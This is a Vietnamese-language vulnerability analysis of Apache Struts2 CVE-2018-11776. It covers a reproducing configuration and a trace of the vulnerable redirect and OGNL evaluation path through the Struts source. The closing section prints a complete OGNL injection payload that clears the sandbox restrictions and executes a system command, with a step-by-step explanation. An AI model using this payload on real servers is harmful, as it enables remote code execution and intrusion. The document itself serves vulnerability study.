# H1 Struts2

---

# H1 CVE-2018-11776

> **Version:** Struts 2.3 to 2.3.34 or Struts 2.5 to 2.5.16
>
> **Description:** Khi config `alwaysSelectFullNamespace` là true , khiến `namespace` có thể control được bằng việc inject URI , kết hợp OGNL dẫn đến RCE
>
> **Condition:** Có 1 endpoint `redirect` đến một action khác , `alwaysSelectFullNamespace` phải được config là `true`

## H2 Phân tích

- Dựng lại lỗi (2.5.10)

> resources\struts.xml

```
1  <constant name="struts.mapper.alwaysSelectFullNamespace"
   value="true" />
2  ...
3  <action name="help">
4      <result type="redirectAction">
5          <param name="actionName">date.action</param>
6      </result>
7  </action>
```


- **PHÂN TÍCH:**
- **Điều kiện cần:** Khi gọi đến 1 endpont có type `redirectAction` và trường `alwaysSelectFullNamespace` được enable true dẫn đến `namespace` được nhận vào hoàn toàn và có thể control được

```
243     protected void parseNameAndNamespace(String uri, ActionMapping mapping, ConfigurationManager configManager) {
244         int lastSlash = uri.lastIndexOf( s: "/");
245         String namespace;
246         String name;
247         if (lastSlash == -1) {
248             namespace = "";
249             name = uri;
250         } else if (lastSlash == 0) {
251             namespace = "/";
252             name = uri.substring(lastSlash + 1);
253         } else if (this.alwaysSelectFullNamespace) {
254             namespace = uri.substring( i: 0, lastSlash);
255             name = uri.substring(lastSlash + 1);
256         } else {
257             Configuration config = configManager.getConfiguration();
258             String prefix = uri.substring( i: 0, lastSlash);
259             namespace = "";
260             boolean rootAvailable = false;
261             Iterator i$ = config.getPackageConfigs().values().iterator();
262
```

- Ở đây `namespace` sẽ được đọc vào
- Sau chuỗi action , typeredirect sẽ được chuyển đến `ServletActionRedirectResult`


```
180     <package name="struts-default" abstract="true" strict-method-invocation="true">
181         <result-types>
182             <result-type name="chain" class="com.opensymphony.xwork2.ActionChainResult"/>
183             <result-type name="dispatcher" class="org.apache.struts2.result.ServletDispatcherResult" default="true"/>
184             <result-type name="freemarker" class="org.apache.struts2.views.freemarker.FreemarkerResult"/>
185             <result-type name="httpheader" class="org.apache.struts2.result.HttpHeaderResult"/>
186             <result-type name="redirect" class="org.apache.struts2.result.ServletRedirectResult"/>
187             <result-type name="redirectAction" class="org.apache.struts2.result.ServletActionRedirectResult"/>
188             <result-type name="stream" class="org.apache.struts2.result.StreamResult"/>
189             <result-type name="velocity" class="org.apache.struts2.result.VelocityResult"/>
190             <result-type name="xslt" class="org.apache.struts2.views.xslt.XSLTResult"/>
191             <result-type name="plainText" class="org.apache.struts2.result.PlainTextResult" />
192             <result-type name="postback" class="org.apache.struts2.result.PostbackResult" />
193         </result-types>
```

> struts2-core-2.5.10-sources.jar!\org\apache\struts2\result\ServletActionRedirectResult.java





- Ở line 166 , namespace sẽ được get theo payload inject vào , đoạn `execute` này sẽ set location và tiến hành `super.execute()` . Tiếp tục nhảy đến method cha `ServletRedirectResult` để execute

> struts2-core-2.5.10-sources.jar!\org\apache\struts2\result\ServletRedirectResult.java





- Tiến tục `super.execute()` , nhảy tới method cha `StrutsResultSupport`

> struts2-core-2.5.10-sources.jar!\org\apache\struts2\result\StrutsResultSupport.java





- Ở đây sẽ nhảy tiếp tới method `conditionParse` với param location là chuỗi payload ở dạng OGNL




- `TextParseUtil.translateVariables` , method này kết hợp OGNL inject vào dẫn đến RCE

> struts2-core-2.5.10-sources.jar!\com\opensymphony\xwork2\util\TextParseUtil.java




- RCE DONE

## H2 Tóm tắt workflow

1. struts2-core-2.5.10-sources.jar!\org\apache\struts2\result\ServletActionRedirectResult.java : **180**
2. struts2-core-2.5.10-sources.jar!\org\apache\struts2\result\ServletRedirectResult.java : **166**
3. struts2-core-2.5.10-sources.jar!\org\apache\struts2\result\StrutsResultSupport.java : **207**
4. struts2-core-2.5.10-sources.jar!\org\apache\struts2\result\StrutsResultSupport.java : **220**
5. struts2-core-2.5.10.jar!\com\opensymphony\xwork2\util\TextParseUtil.class : **67**
6. struts2-core-2.5.10.jar!\com\opensymphony\xwork2\util\TextParseUtil.class : **166**

- Đầu tiên server xử lý redirect sẽ chuyển đến class `SerletActionRedirectResult` nhận vào `namespace` ở dạng `OGNL` , sau một chuỗi xử lý ở các class sẽ đến method `TextParseUtil.translateVariables` và thực thi expression truyền vào , RCE ⚽⚽

## H2 Phân tích Payload

- **POC:**

1. Request đến Endpoint có redirect (webapp đã enable `alwaysSelectFullNamespace` )
2. Thêm namespace phía trước action : namespace là payload đã urlencode

- **Payload:**

```
${(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).
(#ct=#request['struts.valueStack'].context).
(#cr=#ct['com.opensymphony.xwork2.ActionContext.container']).
(#ou=#cr.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class
)).(#ou.getExcludedPackageNames().clear()).
(#ou.getExcludedClasses().clear()).(#ct.setMemberAccess(#dm)).
(#w=#ct.get("com.opensymphony.xwork2.dispatcher.HttpServletRespon
se").getWriter()).
(#w.print(@org.apache.commons.io.IOUtils@toString(@java.lang.Runt
ime@getRuntime().exec('whoami').getInputStream()))).(#w.close())}
```

- **Phân tích Payload:**

1. `#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS)` tạo biến `#dm` với giá trị `DEFAULT_MEMBER_ACCESS`
2. `#ct=#request['struts.valueStack'].context` lấy context trong `valueStack`
3. `#cr=#ct['com.opensymphony.xwork2.ActionContext.container']` tạo biến `#cr` container của `ActionContext`
4. `#ou=#cr.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)` sử dụng `#cr` để lấy class `OgnUlti` , class đang bị filter
5. `#ou.getExcludedPackageNames().clear()).(#ou.getExcludedClasses().clear()` , tiến hành clearr các package và class đang bị filter
6. `#ct.setMemberAccess(#dm)` set member `DEFAULT_MEMBER_ACCESS` để bypass class `SecurityMemberAccess`
7. Phần còn lại : execute cmd rồi in ra kết quả